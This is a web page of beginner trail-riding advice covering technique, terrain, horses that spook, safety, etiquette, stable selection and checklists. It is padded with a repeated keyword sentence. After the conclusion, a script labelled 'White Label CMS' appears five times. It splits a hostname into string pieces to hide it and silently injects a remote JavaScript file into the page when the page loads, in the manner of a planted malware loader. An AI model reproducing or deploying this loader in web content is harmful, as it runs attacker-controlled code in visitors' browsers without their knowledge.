
Trail Riding Tips for Beginners: Essential Riding Techniques
Once the basics are comfortable, these trail riding tips for beginners cover the techniques that matter most once you’re actually out on the path.
Stay Relaxed and Breathe Normally
Tension travels down the reins and through your seat, and horses pick up on it. Relaxed breathing helps both of you stay calm. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Look Ahead Instead of Down
Looking down the trail, not at the horse’s head, improves your balance and helps you anticipate obstacles. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Keep Your Weight Centered
A centered, balanced seat is easier for the horse to carry and helps you absorb uneven footing. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Use Gentle, Clear Aids
Small, consistent cues communicate more clearly than large, sudden ones. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Let the Horse See the Trail
Avoid pulling the horse’s head sharply to one side; give it room to look where it’s stepping. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Maintain a Safe Following Distance
Consistent spacing between horses prevents kicking incidents and gives everyone room to react. It’s a practical example of Trail Riding Tips for Beginners in action.
Follow the Lead Rider or Guide
The guide chooses the pace and route for a reason — resist the urge to pass or wander off independently. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Don’t Race Other Horses
Sudden speed changes can trigger a chain reaction through the whole group. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Stay Alert to Changes in Terrain
Watch a few strides ahead for roots, rocks, or dips rather than reacting at the last second. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Know When to Ask for Help
If something feels off — the horse is agitated, you’re losing balance, or you’re unsure what to do — say so immediately. Guides expect these questions. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Understanding Pressure and Release
Most horse cues work on a simple principle: apply gentle pressure to ask for a response, then release the pressure the moment the horse responds correctly. Timing the release is what teaches the horse it did the right thing, which is why beginners are encouraged to follow their instructor’s specific cues rather than improvising. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Build Trust With Your Horse
Calm body language, predictable cues, and a relaxed voice build trust over the course of a ride. Horses read human tension quickly, so staying composed — even when you’re nervous — helps the horse stay settled too. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.

How to Handle Different Trail Conditions
Terrain changes constantly on a real trail, and knowing how to adjust is one of the more advanced trail riding tips for beginners that guided outfits don’t always explain in detail.
Riding Uphill
Lean slightly forward from the hips, not the waist, to help the horse balance under you, and let it set its own pace. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Riding Downhill
Sit back slightly, keep your weight centered rather than leaning forward, and avoid gripping tightly with your legs, which can unbalance the horse. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Riding on Rocky Ground
Let the horse pick its footing and slow down rather than pushing pace over uneven rock. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Muddy Trails
Follow the guide’s chosen path exactly — mud depth and footing can vary within just a few feet. It’s a practical example of Trail Riding Tips for Beginners in action.
Water Crossings
Stay relaxed, let the horse assess the crossing at its own pace, and never force a hesitant horse forward. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Narrow Trails
Keep hands and legs close to your body to avoid brushing against branches or rock walls. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Trails With Low-Hanging Branches
Watch ahead, duck early, and warn the rider behind you if a branch is close to head height. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Steep or Uneven Terrain
Slow down, trust the horse’s natural balance, and avoid sudden shifts in your own weight. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Riding at Higher Elevations
Expect thinner air to affect both you and the horse’s stamina, along with stronger UV exposure and faster weather changes. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Terrain Difficulty Table
| Terrain | Beginner Difficulty | Main Risk | Recommended Approach |
|---|---|---|---|
| Flat, open ground | Low | Loss of attention | Maintain awareness |
| Rocky trail | Moderate | Uneven footing | Slow the pace |
| Muddy trail | Moderate | Slipping | Follow the guide’s exact path |
| Steep uphill | Higher | Balance loss | Maintain a controlled, steady pace |
| Steep downhill | Higher | Loss of balance | Follow an experienced rider closely |
| Water crossing | Variable | Horse hesitation | Never force the horse forward |

What to Do When Your Horse Spooks
Why Horses Spook
Horses are prey animals, so sudden movement, unfamiliar sounds, or an unexpected object can trigger a quick, instinctive reaction. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Stay Calm
Your reaction matters as much as the horse’s. A calm rider helps a startled horse settle faster. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Keep Your Balance
Sit deep, keep your heels down, and resist the urge to grab the horse’s neck or mane too tightly. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Avoid Sudden Movements
Fast, jerky movements from you can escalate the horse’s reaction instead of calming it. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Listen to the Guide
The guide will typically give a quick verbal instruction — follow it immediately rather than improvising your own response. It’s a practical example of Trail Riding Tips for Beginners in action.
What to Do if Your Horse Stops
Give it a moment to assess whatever caused it to hesitate, then ask again gently rather than forcing it forward. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
What to Do if Your Horse Becomes Difficult to Control
Sit deep, shorten your reins slightly, and calmly signal the guide that you need assistance. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
When You Should Dismount
If the horse remains agitated and you don’t feel secure, ask the guide whether dismounting is the safer option — don’t try to tough it out alone. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Quick answer: If your horse spooks, stay calm, keep your seat balanced, avoid sudden movements, and follow the guide’s instructions immediately rather than trying to manage it entirely on your own.
Trail Safety and Emergency Preparation
Tell Someone Where You Are Going
Whether you’re on a guided ride or heading out independently, let someone know your route and expected return time. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Carry Emergency Contact Information
Keep ID and an emergency contact accessible, not buried in a bag you can’t reach on horseback. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Keep Your Phone Accessible
A charged phone in a secure pocket or saddlebag is a simple safety net. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Know the Trail and Return Route
Even on a guided ride, pay attention to landmarks in case you need to describe your location. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Stay With the Group
Wandering off, even briefly, removes the safety net a group provides. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Don’t Attempt Terrain Beyond Your Ability
If a section of trail looks harder than what you’ve prepared for, say so before you’re committed to it. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
What to Do if You Fall Off
Try to stay calm, check yourself for injury before standing, and let the guide know immediately rather than remounting on your own if you’re unsure. It’s a practical example of Trail Riding Tips for Beginners in action.
What to Do if Your Horse Gets Loose
Don’t chase it — a loose horse will often stop nearby or return to the group. Let experienced staff handle recovery. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Recognizing Weather-Related Risks
Sudden storms, high heat, or fast temperature drops can all affect both horse and rider — flag concerns early rather than waiting until conditions worsen. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
When to Turn Back
If weather, terrain, or how you or the horse are handling the ride raises concerns, it’s always reasonable to ask about turning back early. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Emergency Readiness Checklist
- Someone knows your route and return time
- Phone charged and accessible
- ID and emergency contact carried
- Weather checked before and during the ride
- Guide or companion aware of any health concerns

Trail Riding Etiquette for Beginners
Follow the Guide’s Instructions
Instructions exist for safety reasons, even when they seem overly cautious. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Maintain Appropriate Spacing
Consistent spacing prevents kicking incidents and keeps the group moving smoothly. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Yield Appropriately on Narrow Trails
Know the basic right-of-way conventions your guide explains for your specific trail system. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Don’t Pass Without Permission
Passing another horse without warning can startle both animals. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Respect Other Riders
Keep noise and sudden movements to a minimum, especially near other people’s horses. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Respect Hikers, Cyclists, and Other Trail Users
Announce yourself calmly when approaching other trail users so no one is startled. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Leave No Trace
Pack out what you bring in and stay on marked trails to protect the land you’re riding through. It’s a practical example of Trail Riding Tips for Beginners in action.
Don’t Feed Another Rider’s Horse Without Permission
Always ask first — some horses have dietary restrictions or food-related behavior issues. This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Quick Do / Don’t List
- Do maintain a safe following distance
- Do announce yourself to other trail users
- Don’t pass without permission
- Don’t feed a horse that isn’t yours without asking
Common Beginner Trail-Riding Mistakes
- Wearing the wrong shoes, especially shoes without a heel
- Ignoring the weather forecast before heading out
- Riding without enough water on hand
- Holding the reins too tightly out of nervousness
- Looking down at the horse instead of ahead on the trail
- Trying to control the horse through fear rather than calm cues
- Overestimating personal riding ability on the first outing
- Attempting difficult terrain before building basic skills
- Riding too close to the horse ahead
- Ignoring the guide’s instructions
- Focusing on taking photos instead of watching the trail
Quick answer: The most common beginner mistakes are wearing unsuitable footwear, gripping the reins too tightly, following other horses too closely, and not communicating honestly with the guide about experience level.
Guided Trail Rides vs. Riding Independently
Why Guided Rides Are Ideal for Beginners
A guide handles navigation, horse selection, and pacing, letting a first-time rider focus purely on riding. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Advantages of Riding With an Experienced Guide
Guides can read horse behavior early, adjust the route on the fly, and provide instruction throughout the ride. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
When Independent Trail Riding Makes Sense
Once you’re comfortable with basic control, balance, and reading your horse’s behavior, riding with an experienced friend on a familiar, easy trail can be a reasonable next step. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Skills to Have Before Riding Without a Guide
- Confident mounting, stopping, and steering
- Comfort riding at a walk and short trot
- Basic understanding of your horse’s temperament
- A plan for handling a spook or an unexpected obstacle
Questions to Ask a Trail-Riding Stable
Ask about group size, horse experience, guide qualifications, and what happens if weather or an emergency interrupts the ride. This point comes up often when guides share Trail Riding Tips for Beginners with new riders.
Guided Ride vs. Independent Ride
| Factor | Guided Ride | Independent Ride |
|---|---|---|
| Beginner suitability | High | Depends on experience |
| Navigation | Guide assists | Rider responsible |
| Emergency support | Usually available | Must be self-managed |
| Horse selection | Stable or guide assists | Rider responsible |
| Terrain choice | Usually predetermined | Rider chooses |
How to Choose a Safe Trail-Riding Stable
Check Rider Reviews
Recent reviews often mention horse temperament, guide attentiveness, and how well beginners were supported. It’s a small habit, but it’s one of the Trail Riding Tips for Beginners that pays off on every ride.
Ask About Horse Experience
A stable that can describe its horses’ individual temperaments is generally more attentive to rider safety. This is a core part of the Trail Riding Tips for Beginners covered in this guide.
Ask About Guide Qualifications
Experienced guides notice early warning signs in both horses and riders. Guides frequently repeat this as one of their go-to Trail Riding Tips for Beginners.
Confirm Required Safety Equipment
Ask whether helmets are provided or required, and whether they’re properly maintained. This is worth remembering as part of any list of Trail Riding Tips for Beginners.
Ask About Maximum Group Size
Smaller groups generally mean more individual attention from the guide. It’s a practical example of Trail Riding Tips for Beginners in action.
Check Trail Difficulty
Confirm the route matches a true beginner level, not just what the stable calls “easy.” This is one of the simplest yet most valuable Trail Riding Tips for Beginners to remember.
Ask About Weather Policies
A reputable operator has clear policies for canceling or shortening rides in poor weather. Keeping this in mind is central to solid Trail Riding Tips for Beginners.
Confirm What Happens in an Emergency
Ask how the stable handles falls, injuries, or a horse becoming difficult mid-ride. This detail is often the difference between a smooth ride and a stressful one, which is why it shows up in nearly every list of Trail Riding Tips for Beginners.
Be Careful With Operators Who Minimize Safety Concerns
A stable that brushes off your questions about safety is a signal to look elsewhere. Experienced riders consider this one of the more overlooked Trail Riding Tips for Beginners for a first outing.
Stable Safety Checklist
- Recent, detailed reviews available
- Guides describe individual horse temperaments
- Helmets provided and well-maintained
- Reasonable group size for the terrain
- Clear weather and emergency policies
Pre-Ride and Post-Ride Checklist
Before You Mount
- Helmet fitted and secured
- Appropriate footwear confirmed
- Weather-appropriate clothing on
- Water packed
- Sunscreen applied
- Horse tack checked by staff or guide
- Guide’s instructions understood
During the Ride
- Maintain safe spacing from other horses
- Stay alert to terrain and surroundings
- Follow the guide’s pace and route
- Monitor how your horse is behaving
- Stay hydrated
After the Ride
- Dismount carefully with assistance if needed
- Allow the horse to cool down appropriately
- Check the horse for any signs of discomfort
- Return borrowed equipment
- Report anything unusual to staff
- Hydrate and rest
Quick Beginner Trail-Riding Checklist
- Beginner-friendly horse confirmed
- Trail difficulty confirmed as suitable
- Weather checked
- Helmet prepared or confirmed available
- Appropriate long pants selected
- Closed-toe footwear with a heel selected
- Water packed
- Sunscreen packed
- Emergency contact information available
- Stable safety instructions understood
- Riding ability communicated honestly
- Guide’s instructions understood before mounting
Quick answer: For a first trail ride, bring a helmet if you have one, closed-toe boots with a small heel, comfortable long pants, water, sunscreen, and your phone or ID with emergency contact information.
FAQs
1. What should a beginner know before trail riding?
Ans: A beginner should know the basics of mounting, steering, and stopping, understand that trail riding involves natural, uneven terrain, and communicate their experience level honestly to the guide before the ride starts.
2. Is trail riding difficult for beginners?
Ans: Trail riding is manageable for beginners when paired with a calm, experienced horse and an easy trail. Most of a beginner’s ride happens at a walk, which keeps the learning curve gentle.
3. What should I wear for my first horseback trail ride?
Ans: Wear long pants, closed-toe footwear with a small heel, and weather-appropriate layers. Avoid shorts, sandals, or shoes without a heel.
4. What is the best helmet for horse trail riding?
Ans: The Best Helmet for Horse Trail Riding is one certified to a recognized equestrian safety standard that fits snugly and level on your head, with a secure chin strap — fit and certification matter more than brand or price.
5. Do horses need boots for trail riding?
Ans: Not always. The Best Horse Boots for Trail Riding depend on the terrain and the individual horse’s needs; rocky or debris-heavy trails are more likely to call for boots than smooth, well-maintained paths.
6. How long should a beginner trail ride be?
Ans: Most beginner rides last 45 minutes to two hours, which is enough time to get comfortable without causing excessive fatigue or saddle soreness.
7. Is horseback trail riding safe?
Ans: Horseback trail riding is a reasonably safe activity when riders are matched with a suitable horse, follow guide instructions, and use proper safety equipment like a certified helmet.
8. What should you do if a horse spooks on a trail?
Ans: Stay calm, keep your balance and seat, avoid sudden movements, and follow the guide’s instructions immediately rather than trying to handle it entirely on your own.
9. Can beginners go on mountain trail rides on horseback riding?
Ans: Beginners can go on gentle mountain trail rides, horseback riding, and more, as long as the outfitter confirms the specific route is rated for beginner riders — mountain trails vary widely in difficulty, so this should always be checked in advance.
10. What should I bring on a trail ride?
Ans: Bring a helmet if you own one, closed-toe boots with a heel, water, sunscreen, weather-appropriate clothing, and a phone with emergency contact information.
Conclusion
Your first time in the saddle doesn’t have to feel like a gamble. The most useful Trail Riding Tips for Beginners all point back to the same handful of principles: prepare before you arrive, wear the right clothing and footwear, choose a calm and experienced horse, and lean on your guide’s instructions rather than guessing.
Once you’re on the trail, staying relaxed, keeping a safe distance from other horses, and paying attention to changing terrain will carry you through most of what a beginner ride throws at you. Respecting the horse, the trail, and the people riding alongside you rounds out the experience and sets you up to enjoy more challenging rides down the road.
Prepare well, listen closely, stay relaxed in the saddle, respect the horse, and respect the trail — and your first ride is far more likely to be the start of a new hobby than a one-time experiment.
/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);